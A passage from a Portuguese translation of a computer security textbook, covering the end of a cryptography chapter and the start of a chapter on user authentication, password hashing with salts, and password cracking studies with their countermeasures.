3. **M3** toma entradas  $z$  e  $k$  e produz  $p$ .

As três tabelas, uma vez construídas, são publicadas.

- a. Deve ficar claro que é possível construir **M3** para satisfazer a condição anterior. Como exemplo, preencha **M3** para o seguinte caso simples:

$M1 =$	$M2 =$	$M3 =$																																																							
<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>5</td></tr> <tr><td>4</td></tr> <tr><td>2</td></tr> <tr><td>3</td></tr> <tr><td>1</td></tr> </table>	5	4	2	3	1	<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>5</td><td>2</td><td>3</td><td>4</td><td>1</td></tr> <tr><td>4</td><td>2</td><td>5</td><td>1</td><td>3</td></tr> <tr><td>1</td><td>3</td><td>2</td><td>4</td><td>5</td></tr> <tr><td>3</td><td>1</td><td>4</td><td>2</td><td>5</td></tr> <tr><td>2</td><td>5</td><td>3</td><td>4</td><td>1</td></tr> </table>	5	2	3	4	1	4	2	5	1	3	1	3	2	4	5	3	1	4	2	5	2	5	3	4	1	<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>5</td><td></td><td></td><td></td><td></td></tr> <tr><td>1</td><td></td><td></td><td></td><td></td></tr> <tr><td>3</td><td></td><td></td><td></td><td></td></tr> <tr><td>4</td><td></td><td></td><td></td><td></td></tr> <tr><td>2</td><td></td><td></td><td></td><td></td></tr> </table>	5					1					3					4					2				
5																																																									
4																																																									
2																																																									
3																																																									
1																																																									
5	2	3	4	1																																																					
4	2	5	1	3																																																					
1	3	2	4	5																																																					
3	1	4	2	5																																																					
2	5	3	4	1																																																					
5																																																									
1																																																									
3																																																									
4																																																									
2																																																									

Convenção: O  $i$ -ésimo elemento de **M1** corresponde a  $k = i$ . A  $i$ -ésima linha de **M2** corresponde a  $x = i$  a  $j$ -ésima coluna de **M2** corresponde a  $p = j$ . A  $i$ -ésima linha de **M3** corresponde a  $z = i$ ; a  $j$ -ésima coluna de **M3** corresponde a  $a$ . Podemos ver isso de outro modo. A  $i$ -ésima linha de **M1** corresponde à  $i$ -ésima coluna de **M3**. O valor da entrada na  $i$ -ésima linha seleciona uma linha de **M2**. As entradas na coluna selecionada **M3** são derivadas das entradas na linha selecionada **M2**. A primeira entrada na linha **M2** dita onde o valor 1 vai na coluna **M3**. A segunda entrada na linha **M2** dita onde o valor 2 vai na coluna **M3**, e assim por diante.

- b. Descreva a utilização desse conjunto de tabelas para executar cifração e decifração entre dois usuários.
- c. Discuta se esse é um sistema seguro.

2.9 Construa uma figura semelhante à [Figura 2.9](#), que inclua uma assinatura digital para autenticar a mensagem no envelope digital.

<sup>1</sup>Nota de Tradução: Outro nome para a cifração simétrica é “cifração de chave secreta”.

<sup>2</sup>Nota de Tradução: O DES é mais amplamente utilizado em sistemas legados, enquanto o AES é mais usado por sistemas modernos.

<sup>3</sup>O NIST é uma agência do governo dos Estados Unidos que desenvolve padrões denominados Federal

Information Processing Standards (“padrões federais de processamento de informações” — FIPS), para uso dos departamentos e agências governamentais do país. Os FIPS também são amplamente usados fora do mercado governamental. Veja uma discussão no Apêndice C.

<sup>4</sup>Uma escala logarítmica é usada para o eixo y. Uma revisão básica de escalas logarítmicas está presente no documento de revisão de matemática do site de recursos para o estudante de ciência da computação em [ComputerScienceStudent.com](http://ComputerScienceStudent.com)

<sup>5</sup>Nota da Tradução: Outra questão importante refere-se ao nível de segurança do 3DES contra força bruta: embora a chave do 3DES seja de 168 bits, um ataque do tipo “Meet-in-the-Middle” reduz o custo computacional da busca para 112 bits, embora a complexidade em uso de memória passe a ser  $2^{56}$ .

<sup>6</sup>Por simplicidade, no restante desta seção referimo-nos a *autenticação de mensagens*. Essa expressão designará a autenticação de mensagens transmitidas e de dados armazenados (*autenticação de dados*).

<sup>7</sup>Como as mensagens podem ser de qualquer tamanho e o código de autenticação de mensagem tem tamanho pequeno fixo, teoricamente deve haver muitas mensagens que resultam no mesmo MAC. Todavia, deve ser inviável na prática achar pares de tais mensagens com o mesmo MAC. Isso é conhecido como resistência à colisão.

<sup>8</sup>Lembre-se de que dissemos, em nossa discussão de questões práticas de segurança, na [Seção 2.1](#), que para grandes quantidades de dados é preciso algum modo de operação para aplicar uma cifra de bloco como o DES para quantidades de dados maiores do que um único bloco. Para a aplicação de MAC mencionada aqui, o DES é aplicado no modo conhecido como encadeamento de blocos de cifra (Cipher Block Chaining — CBC). Em essência, o DES é aplicado a cada bloco de 64 bits da mensagem em sequência, sendo que a entrada para o algoritmo de cifração é a operação de XOR entre o bloco de texto às claras corrente e o bloco de texto cifrado precedente. O MAC é derivado da cifração do bloco final. O [Capítulo 20](#) fornece uma discussão sobre o CBC.

<sup>9</sup> $\parallel$  denota concatenação.

<sup>10</sup>Para  $f(x) = y$ , diz-se que  $x$  é uma pré-imagem de  $y$ . A menos que  $f$  seja um para um, pode haver múltiplos valores de pré-imagem para dado  $y$ .

<sup>11</sup>Nota da Tradução: Uma sequência de verificação de quadros (frame check sequence — FCS) é um pequeno conjunto de dados calculados a partir dos bits de um quadro transmitido, adicionando redundância à comunicação e, assim, permitindo a detecção de erros.

<sup>12</sup>A chave usada em criptografia simétrica é tipicamente denominada **chave secreta**. As duas chaves usadas para a criptografia de chave pública são denominadas **chave pública** e **chave privada**. Invariavelmente, a chave privada é mantida em segredo, mas ela é denominada chave privada em vez de chave secreta para evitar confusão com a criptografia simétrica.

<sup>13</sup>Nota da Tradução: Na realidade, a segurança do RSA de 1.024 bits é equivalente à de uma cifra simétrica de 80 bits, valor considerado baixo para padrões atuais. Por essa razão, é recomendado o uso de chaves de pelo menos 2.048 ou 3.072 bits (equivalentes a cifras simétricas de 112 e 128 bits, respectivamente).

<sup>14</sup>Agradeço a William K. Mason, do corpo de redatores da revista *The Cryptogram*, por nos fornecer esse exemplo.

---

## CAPÍTULO 3

---

# Autenticação de usuário

---

3.1 Meios de autenticação

3.2 Autenticação baseada em senha

Vulnerabilidade de senhas

Utilização de hash de senhas

Escolhas de senha de usuário

Controle de acesso a arquivo de senhas

Estratégias de seleção de senhas

3.3 Autenticação baseada em token

Cartões de memória

Smart cards

3.4 Autenticação biométrica

Características físicas usadas em aplicações biométricas

Operação de um sistema de autenticação biométrica

Acurácia biométrica

3.5 Autenticação de usuário remoto

Protocolo de senha

Protocolo de token

Protocolo de biometria estática

Protocolo de biometria dinâmica

3.6 Questões de segurança para autenticação de usuários

3.7 Aplicação prática: sistema biométrico de identificação de íris

3.8 Estudo de caso: problemas de segurança para sistemas de caixa eletrônico

3.9 Leituras e sites recomendados

3.10 Termos principais, perguntas de revisão e problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Discutir os quatro meios gerais de autenticar a identidade de um usuário.
- Explicar o mecanismo de utilização de hashes de senhas para autenticação de usuário.
- Entender a utilização do filtro de Bloom no gerenciamento de senhas.
- Apresentar uma visão geral de autenticação de usuário baseada em token.
- Discutir as questões envolvidas e as abordagens para autenticação de usuário remoto.
- Resumir algumas das questões principais de segurança para autenticação de usuário.

Na maioria dos contextos de segurança de computadores, a autenticação de usuários é a pedra fundamental e a linha de defesa primária. A autenticação de usuários é a base para grande parte dos tipos de controle de acesso e para a responsabilização do usuário. A RFC 2828 define autenticação de usuário da seguinte maneira:

O processo de verificação de uma identidade alegada por ou para uma entidade de sistema.

Um processo de autenticação consiste em duas etapas:

- **Etapa de identificação:** Apresentar um identificador ao sistema de segurança. (Identificadores devem ser atribuídos cuidadosamente porque identidades autenticadas são a base para outros serviços de segurança, como o serviço de controle de acesso.)
- **Etapa de verificação:** Apresentar ou gerar informações de autenticação que corroborem a vinculação entre a entidade e o identificador.

Por exemplo, o usuário Alice Toklas poderia ter o identificador de usuário ABTOKLAS. Essa informação precisa ser armazenada em qualquer servidor ou sistema de computador que Alice deseje usar e poderia ser conhecida por

administradores de sistema e outros usuários. Um item típico de informação de autenticação associada ao ID desse usuário é uma senha, que é mantida em segredo (só Alice e o sistema a conhecem).<sup>1</sup> Se ninguém conseguir obter ou adivinhar a senha de Alice, a combinação do ID de usuário com a senha de Alice habilita os administradores a estabelecerem permissões de acesso a Alice e auditar sua atividade. Como o ID de Alice não é secreto, usuários do sistema podem lhe enviar e-mails; porém, como a senha dela é secreta, ninguém pode fingir ser Alice.

Em essência, a identificação é o meio pelo qual um usuário provê uma identidade alegada ao sistema; a autenticação de usuário é o meio para estabelecer a validade da alegação. Observe que autenticação de usuário é distinta de autenticação de mensagem. Como definido no [Capítulo 2](#), autenticação de mensagem é um procedimento que permite que partes comunicantes verifiquem se o conteúdo de uma mensagem recebida não foi alterado e se sua origem é autêntica. Este capítulo preocupa-se exclusivamente com a autenticação de usuários.

Este capítulo primeiro dá uma visão geral de diferentes meios de autenticação de usuário e depois examina cada um com algum detalhe.

## 3.1 Meios de autenticação

Há quatro meios gerais de autenticar a identidade de um usuário, que podem ser usados sozinhos ou combinados:

- **Algo que o indivíduo conhece ou sabe:** Entre os exemplos temos uma senha, um número de identificação pessoal (Personal Identification Number — PIN) ou respostas a um conjunto de perguntas previamente arranjado.
- **Algo que o indivíduo possui:** Exemplos incluem cartões eletrônicos com senhas, smart cards e chaves físicas. Esse tipo de autenticador é denominado *token*.
- **Algo que o indivíduo é (biometria estática):** Entre os exemplos citamos o reconhecimento por impressão digital, retina e face.
- **Algo que o indivíduo faz (biometria dinâmica):** Exemplos incluem reconhecimento por padrão de voz, características de escrita e ritmo de digitação.

Todos esses métodos, adequadamente implementados e usados, podem prover autenticação de usuário segura. Todavia, cada método tem problemas. Um adversário pode conseguir adivinhar ou roubar uma senha. De modo semelhante,

um adversário pode conseguir falsificar ou roubar um token. Um usuário pode esquecer uma senha ou perder um token. Além disso, há um custo administrativo adicional significativo para gerenciar informações de senhas e tokens em sistemas e garantir a segurança de tais informações em sistemas. No que se refere a autenticadores biométricos, há uma variedade de problemas, incluindo lidar com falsos positivos e falsos negativos, aceitação por parte dos usuários, custo e conveniência do usuário.

## 3.2 Autenticação baseada em senha

Uma linha de defesa amplamente usada contra intrusos é o sistema de senhas. Praticamente todos os sistemas multiusuários, servidores baseados em rede, sites de comércio eletrônico na Web e outros serviços semelhantes exigem que um usuário apresente não somente um nome ou identificador (ID), mas também uma senha. O sistema compara a senha com uma senha previamente armazenada para o ID desse usuário, mantida em um arquivo de senhas do sistema. A senha serve para autenticar o ID do indivíduo que está acessando o sistema. Por sua vez, o ID provê segurança das seguintes formas:

- O ID determina se o usuário está autorizado a obter acesso a um sistema. Em alguns sistemas, só quem já tem um ID arquivado no sistema tem permissão para obter acesso.
- O ID determina os privilégios concedidos ao usuário. Alguns podem ter *status* de supervisão ou de “superusuário” que os habilita a ler arquivos e executar funções que são especialmente protegidas pelo sistema operacional. Alguns sistemas têm contas de convidados ou anônimas, e os privilégios de usuários dessas contas são mais limitados que os de outros.
- O ID é usado no controle de acesso discricionário. Por exemplo, se um usuário apresentar uma lista de IDs de outros usuários, ele pode permitir que esses outros usuários leiam arquivos que lhe pertencem.

## Vulnerabilidade de senhas

Nesta subseção, damos um esboço das principais formas de ataque contra autenticação baseada em senha e expomos brevemente uma estratégia de aplicação de contramedidas. O restante da [Seção 3.2](#) entra em mais detalhes sobre as principais contramedidas.

Normalmente, um sistema que usa autenticação baseada em senha mantém um

arquivo de senhas indexado por ID de usuário. Uma técnica tipicamente usada é armazenar não a senha do usuário, mas o resultado da aplicação de uma função de hash de uma via sobre a senha, como descreveremos mais adiante.

Podemos identificar as seguintes estratégias de ataque e contramedidas:

- **Ataque de dicionário off-line:** Normalmente são usados fortes controles de acesso para proteger o arquivo de senhas do sistema. Todavia, a experiência mostra que determinados hackers podem frequentemente burlar tais controles e obter acesso ao arquivo. O atacante obtém o arquivo de senhas do sistema e compara os hashes de senha com hashes de senhas comumente usadas. Se encontrar uma correspondência, ele pode obter acesso por meio dessa combinação ID/senha. Contramedidas incluem controles para impedir acesso não autorizado ao arquivo de senhas, medidas de detecção de intrusão para identificar algum comprometimento e rápida reemissão de senhas caso o arquivo de senhas esteja comprometido.
- **Ataque a uma conta específica:** O atacante visa uma conta específica e apresenta adivinhações (“chutes”) de senha até descobrir a correta. A contramedida padrão é um mecanismo de travamento (lockout) de conta, que bloqueia o acesso à conta depois de certa quantidade de tentativas de login frustradas. A prática típica é permitir não mais do que cinco tentativas de acesso.
- **Ataque a senha popular:** Uma variação do ataque precedente é usar uma senha popular e testá-la em uma vasta gama de IDs de usuários. A tendência de um usuário é escolher uma senha fácil de lembrar; infelizmente, isso torna a senha fácil de adivinhar. Entre as contramedidas estão políticas para inibir a seleção de senhas comuns pelos usuários e monitorar os endereços IP e cookies de clientes em busca de padrões de pedidos de autenticação.
- **Adivinhação de senha contra usuário único:** O atacante tenta descobrir alguma coisa sobre o detentor da conta e sobre as políticas de senhas do sistema, e usa esse conhecimento para adivinhar a senha. Contramedidas incluem treinamento e cumprimento de políticas de senha que tornam as senhas difíceis de adivinhar. Tais políticas incluem sigilo, comprimento mínimo da senha, conjunto de caracteres, proibição de usar identificadores de usuário muito conhecidos e intervalo de tempo dentro do qual deve haver troca de senha.
- **Sequestro de estação de trabalho:** O atacante espera até que uma estação de trabalho na qual um usuário já se autenticou fique desatendida por seu usuário legítimo. A contramedida padrão é bloquear automaticamente o


acesso à estação de trabalho após um período de inatividade. Esquemas de detecção de intrusão podem ser usados para detectar mudanças no comportamento do usuário.

- **Explorar erros do usuário:** Se o sistema designar uma senha, é mais provável que o usuário a anote em algum lugar porque ela é difícil de lembrar. Essa situação cria o potencial para um adversário ler a senha escrita. Um usuário pode compartilhar intencionalmente uma senha, para permitir que um colega compartilhe arquivos, por exemplo. Além disso, muitas vezes, os atacantes conseguem obter senhas mediante a utilização de táticas de engenharia social que enganam o usuário ou um gerente de conta e os fazem revelar uma senha. Muitos sistemas de computador são entregues com senhas pré-configuradas para administradores de sistema. A menos que essas senhas pré-configuradas sejam trocadas, é fácil adivinhá-las. Contramedidas incluem treinamento do usuário, detecção de intrusão e uso de senhas mais simples combinadas com outro mecanismo de autenticação.
- **Explorar reutilização de senhas:** Ataques também podem tornar-se muito mais efetivos ou danosos se diferentes dispositivos de rede compartilharem a mesma senha ou uma senha semelhante para dado usuário. Contramedidas incluem uma política que proíba a utilização da mesma senha ou de senhas semelhantes para determinados dispositivos de rede.
- **Monitoração eletrônica:** Se uma senha for comunicada através de uma rede para o acesso a um sistema remoto, ela fica vulnerável a interceptação. A simples cifração não resolverá esse problema, porque a senha cifrada é, para todos os efeitos, a senha em si, e pode ser observada e reutilizada por um adversário.

## Utilização de hash de senhas

Uma técnica de segurança de senhas amplamente usada é a utilização de hash de senhas juntamente com um valor de sal. Esse esquema é encontrado em praticamente todas as variantes do UNIX, bem como em vários outros sistemas operacionais. O seguinte procedimento é empregado ([Figura 3.1a](#)). Para registrar uma nova senha no sistema, o usuário seleciona uma senha ou uma senha lhe é designada. Essa senha é combinada com um **valor de sal** de comprimento fixo [[MORR79](#)]. Em implementações mais antigas, esse valor está relacionado ao instante em que a senha é designada a um usuário. Implementações mais novas usam um número pseudoaleatório ou aleatório. A senha mais o sal servem como

entrada para um algoritmo de hash para produzir um código de hash de comprimento fixo. O algoritmo de hash é projetado para ter execução lenta, com o objetivo de frustrar ataques.<sup>2</sup> Então o hash da senha é armazenado, juntamente com uma cópia em texto às claras do sal, no arquivo de senhas para o ID de usuário correspondente. O método de usar o hash de senha tem se mostrado seguro contra uma variedade de ataques criptoanalíticos [WAGN00].



**FIGURA 3.1** Esquema de senhas do UNIX.

Quando um usuário tenta acessar um sistema UNIX, ele fornece um ID e uma senha ([Figura 3.1b](#)). O sistema operacional usa o ID para indexar o arquivo de senhas e recuperar o sal na forma de texto às claras e a senha cifrada. O sal e a senha fornecidos pelo usuário são usados como entrada para a rotina de cifração. Se o resultado corresponder ao valor armazenado, a senha é aceita.

O sal tem três finalidades:

- Impede que senhas duplicadas sejam perceptíveis no arquivo de senhas. Mesmo que dois usuários escolham a mesma senha, essas senhas terão diferentes valores de sal a elas designados. Assim, os hashes das senhas dos dois usuários serão diferentes.
- Aumenta muito a dificuldade de ataques de dicionário off-line. Para um sal de  $b$  bits de comprimento, o número de senhas possíveis aumenta por um fator de  $2^b$ , o que aumenta a dificuldade de adivinhar uma senha em um ataque de dicionário.
- Torna-se quase impossível descobrir se uma pessoa que tem senhas em dois ou mais sistemas usa a mesma senha em todos eles.

Para entender o segundo ponto, considere como um ataque de dicionário off-line funcionaria. O atacante obtém uma cópia do arquivo de senhas. Suponha primeiro que não seja usado um sal. A meta do atacante é adivinhar uma única senha. Para tal, ele apresenta um grande número de senhas prováveis à função de hash. Se qualquer das adivinhações corresponder a um dos hashes no arquivo, o atacante encontrou uma senha que está no arquivo. Porém, face ao esquema do UNIX, ele deve tomar cada adivinhação e submetê-la à função de hash, uma vez para cada valor de sal no arquivo de dicionário, multiplicando o número de adivinhações que devem ser verificadas.

Há duas ameaças ao esquema de senhas do UNIX. A primeira é que um usuário pode obter acesso a uma máquina usando uma conta de convidado ou por algum outro meio e então executar um programa de adivinhação de senhas, denominado quebrador de senhas (password cracker), naquela máquina. O atacante conseguiria verificar muitos milhares de senhas possíveis com pouco consumo de recursos. Além disso, se um oponente conseguir obter uma cópia do arquivo de senhas, um programa de quebra pode ser executado em outra máquina à vontade. Isso habilita o oponente a testar milhões de senhas possíveis em um período de tempo razoável.

## **Implementações do UNIX**

Desde o desenvolvimento original do UNIX, grande parte das implementações

recorre ao esquema de senhas descrito a seguir. Cada usuário seleciona uma senha de até oito caracteres de comprimento imprimíveis.<sup>3</sup> Essa senha é convertida em um valor de 56 bits (usando ASCII de 7 bits), que serve como a entrada de chave para uma rotina de criptografia. A rotina de hash, conhecida como crypt(3), é baseada em DES. Um valor de sal de 12 bits é usado. O algoritmo DES modificado é executado com entrada de dados consistindo em blocos de zeros de 64 bits. Então, a saída do algoritmo serve como entrada para uma segunda cifração. Esse processo é repetido para um total de 25 cifrações. Em seguida, a saída de 64 bits resultante é traduzida para uma sequência de 11 caracteres. A modificação do algoritmo DES o converte em uma função de hash de uma via. A rotina crypt(3) foi projetada para desencorajar ataques de adivinhação. Implementações de software do DES são lentas em comparação com versões em hardware, e a utilização de 25 iterações multiplica o tempo necessário por 25.

Essa implementação particular é agora considerada completamente inadequada. Por exemplo, [PERR03] relata os resultados de um ataque de dicionário usando um supercomputador. O ataque conseguiu processar mais de 50 milhões de adivinhações de senha em cerca de 80 minutos. Além disso, os resultados mostraram, por aproximadamente 10 mil dólares, que qualquer pessoa consegue fazer o mesmo em alguns meses usando máquina com um único processador. Apesar de suas fraquezas conhecidas, esse esquema UNIX continua sendo exigido para compatibilidade com softwares de gerenciamento de contas existentes ou em ambientes onde há muitos fornecedores.

Há outros esquemas baseados em hash/sal muito mais fortes disponíveis para UNIX. A função de hash recomendada para muitos sistemas UNIX, incluindo Linux, Solaris e FreeBSD (um UNIX de código-fonte aberto amplamente usado), é baseada no algoritmo de hash seguro MD5 (que é semelhante ao SHA-1, mas não tão seguro quanto ele). A rotina de crypt do MD5 usa um sal de até 48 bits e efetivamente não impõe qualquer limitação ao comprimento da senha. Ela produz valores hash de 128 bits. Também é muito mais lenta do que o crypt(3). Para conseguir essa redução de velocidade, a cifra MD5 usa um laço interno com 1.000 iterações.

A versão provavelmente mais segura do esquema baseado em hash/sal do UNIX foi desenvolvida para o OpenBSD, um outro UNIX de código-fonte aberto amplamente usado. Esse esquema, descrito em [PROV99], usa uma função de hash baseada na cifra de bloco simétrico Blowfish. A função de hash, denominada Bcrypt, é de execução bastante lenta. O Bcrypt permite senhas de

até 55 caracteres de comprimento e requer um valor de sal aleatório de 128 bits, para produzir um valor hash de 192 bits. O Bcrypt também inclui uma variável de custo; um aumento na variável de custo provoca um aumento correspondente no tempo requerido para executar um hash Bcrypt. O custo atribuído a uma nova senha é configurável, de modo que os administradores podem atribuir um custo mais alto a usuários privilegiados.

## **Abordagens de quebra de senha**

A abordagem tradicional de adivinhação de senha ou quebra de senha, como é denominada, é desenvolver um grande dicionário de senhas possíveis e testar cada uma delas contra o arquivo de senhas. Isso significa que cada hash de senha deve ser obtido usando cada valor de sal presente no arquivo de senhas e então comparado o resultado com os valores de hash armazenados. Se nenhuma correspondência for encontrada, o programa de quebra tenta variações de todas as palavras em seu dicionário de senhas prováveis. Tais variações incluem a grafia de palavras de trás para a frente, números ou caracteres especiais adicionais ou sequência de caracteres.

Uma alternativa é adotar um compromisso entre espaço e tempo, computando antecipadamente valores de hash potenciais. Nessa abordagem, o atacante gera um grande dicionário de senhas possíveis. Para cada senha, o atacante gera os valores de hash associados a cada valor de sal possível. O resultado é uma tabela de valores de hash imensa conhecida como **rainbow table** (“tabela arco-íris”). Por exemplo, [OECH03] mostrou que, usando 1,4 GB de dados, poderia quebrar 99,9% de todos os hashes de senhas alfanuméricas do Windows em 13,8 segundos. Essa abordagem pode ser contraposta usando um valor de sal suficientemente grande e um comprimento de hash também suficientemente grande. As abordagens FreeBSD e OpenBSD devem estar protegidas contra esse ataque ainda por um longo tempo.

## **Escolhas de senha de usuário**

Mesmo as estupendas taxas de adivinhação mencionadas na seção anterior ainda não permitem que um atacante utilize uma simples técnica de força bruta de testar todas as possíveis combinações de caracteres para descobrir uma senha. Em vez disso, programas de quebra de senha se baseiam no fato de haver pessoas que escolhem senhas fáceis de adivinhar.

Alguns usuários, quando podem escolher sua própria senha, escolhem uma

senha absurdamente curta. Os resultados de um estudo realizado na Purdue University são mostrados na [Tabela 3.1](#). O estudo observou escolhas de trocas de senha em 54 máquinas, representando aproximadamente 7 mil contas de usuários. Quase 3% das senhas tinham três ou menos de três caracteres de comprimento. Um atacante poderia começar o ataque testando exaustivamente todas as senhas possíveis de comprimento três ou menos. Uma remediação simples é o sistema rejeitar qualquer escolha de senha de comprimento menor do que, digamos, seis caracteres ou até exigir que todas as senhas tenham exatamente oito caracteres de comprimento. Grande parte dos usuários não se queixariam de tal restrição.

---

**Tabela 3.1****Comprimentos de senhas observados [SPAF92a]**

---

Comprimento	Número	Fração do total
1	55	0,004
2	87	0,006
3	212	0,02
4	449	0,03
5	1.260	0,09
6	3.035	0,22
7	2.917	0,21
8	5.772	0,42
Total	13.787	1,0

O comprimento da senha é apenas parte do problema. Muitas pessoas, quando lhes é permitido escolher sua própria senha, escolhem uma senha fácil de adivinhar, como seu próprio nome, o nome da rua onde moram, uma palavra comum do dicionário, e assim por diante. Isso transforma o trabalho de quebrar a senha em algo direto. O programa de quebra simplesmente tem de testar o arquivo de senhas contra listas de senhas prováveis. Como muitas pessoas usam senhas fáceis de adivinhar, tal estratégia deve ser bem-sucedida em praticamente todos os sistemas.

Uma demonstração da efetividade da adivinhação é relatada em [\[KLEI90\]](#). O autor coletou, de uma variedade de fontes, arquivos de senhas UNIX contendo aproximadamente 14 mil senhas cifradas. O resultado, que o autor caracterizou acertadamente como assustador, é mostrado na [Tabela 3.2](#). No total, quase um

quarto das senhas foram adivinhadas. A seguinte estratégia foi usada:

1. Tentar o nome do usuário, suas iniciais, o nome de sua conta e outras informações pessoais relevantes. No total, 130 permutações diferentes foram experimentadas para cada usuário.
2. Tentar palavras de vários dicionários. O autor compilou um dicionário de mais de 60 mil palavras, incluindo o dicionário on-line do próprio sistema, e várias outras listas, como mostrado.
3. Tentar várias permutações das palavras obtidas da etapa 2. Isso incluiu mudar a primeira letra para maiúscula ou usar um caractere de controle em vez de uma letra, escrever a palavra inteira em maiúsculas, inverter a palavra, mudar a letra “o” para o dígito “zero”, e assim por diante. Essas permutações adicionaram mais outro milhão de palavras à lista.
4. Tentar várias permutações de letras maiúsculas nas palavras da etapa 2 que não foram consideradas na etapa 3. Isso adicionou quase dois milhões de palavras à lista.

---

**Tabela 3.2**

**Senhas quebradas de um conjunto de amostra de 13.797 contas  
[KLEI90]**

---

<b>Tipo de senha</b>	<b>Tamanho da busca</b>	<b>Número de correspondências</b>	<b>Porcentagem de senhas correspondentes</b>	<b>Razão<sup>a</sup> custo/benefício</b>
Nome de usuário/conta	130	368	2,7%	2,830
Sequências de caracteres	866	22	0,2%	0,025
Números	427	9	0,1%	0,021
Em chinês	392	56	0,4%	0,143
Nomes de lugares	628	82	0,6%	0,131
Nomes comuns	2.239	548	4,0%	0,245
Nomes de mulher	4.280	161	1,2%	0,038
Nomes de homem	2.866	140	1,0%	0,049
Nomes incomuns	4.955	130	0,9%	0,026
Mitos e lendas	1.246	66	0,5%	0,053
Shakespearianas	473	11	0,1%	0,023
Termos de esporte	238	32	0,2%	0,134
Ficção científica	691	59	0,4%	0,085
Filmes e atores	99	12	0,1%	0,121
Desenhos animados	92	9	0,1%	0,098
Pessoas famosas	290	55	0,4%	0,190
Frases e padrões	933	253	1,8%	0,271
Sobrenomes	33	9	0,1%	0,273
Biologia	58	1	0,0%	0,017
Dicionário de sistema	19.683	1.027	7,4%	0,052
Nomes de máquinas	9.018	132	1,0%	0,015
Mnemônicos	14	2	0,0%	0,143
Bíblia do rei James	7.525	83	0,6%	0,011
Miscelânea de palavras	3.212	54	0,4%	0,017
Palavras em iídiche	56	0	0,0%	0,000
Asteroides	2.407	19	0,1%	0,007
<b>TOTAL</b>	<b>62.727</b>	<b>3.340</b>	<b>24,2%</b>	<b>0,053</b>

<sup>a</sup>Calculada como o número de correspondências dividido pelo tamanho da busca. Quanto maior o número de palavras que precisam ser testadas para encontrar uma correspondência, mais baixa a razão custo/benefício.

Assim, o teste envolveu aproximadamente três milhões de palavras. Usando as implementações de Thinking Machines (máquinas pensantes) mais rápidas da lista apresentada anteriormente, o tempo para cifrar todas essas palavras para todos os possíveis valores de sal é de menos de uma hora. Não esqueça de que tal busca minuciosa poderia produzir uma taxa de sucesso de cerca de 25%, ao passo que um único acerto pode ser suficiente para obter ampla gama de privilégios em um sistema.

## Controle de acesso a arquivo de senhas

Um modo de frustrar um ataque a senhas é negar ao oponente acesso ao arquivo de senhas. Se a parte do arquivo onde estão os hashes das senhas for acessível somente por um usuário privilegiado, o oponente não pode ler esse arquivo sem saber de antemão qual é a senha de um usuário privilegiado. Muitas vezes, os hashes das senhas são mantidos em um arquivo separado do arquivo de IDs de

usuários, denominado **arquivo de senhas sombra (shadow)**. É dada especial atenção à proteção do arquivo de senhas sombra contra acesso não autorizado. Embora a proteção de arquivos de senhas certamente valha a pena, vulnerabilidades ainda permanecem:

- Muitos sistemas, incluindo a maioria dos sistemas UNIX, são suscetíveis a invasões imprevistas. Um hacker pode conseguir explorar a vulnerabilidade de software no sistema operacional para burlar o sistema de controle de acesso por tempo suficiente para extrair o arquivo de senhas. Alternativamente, ele pode descobrir uma fraqueza no sistema de arquivos ou no sistema de gerenciamento de banco de dados que permite acesso ao arquivo.
- Um acidente de proteção pode deixar o arquivo de senhas legível, comprometendo assim todas as contas.
- Alguns dos usuários têm contas em outras máquinas, em outros domínios de proteção, e usam a mesma senha. Assim, se as senhas puderem ser lidas por qualquer um em uma máquina, uma máquina de outro lugar poderá ficar comprometida.
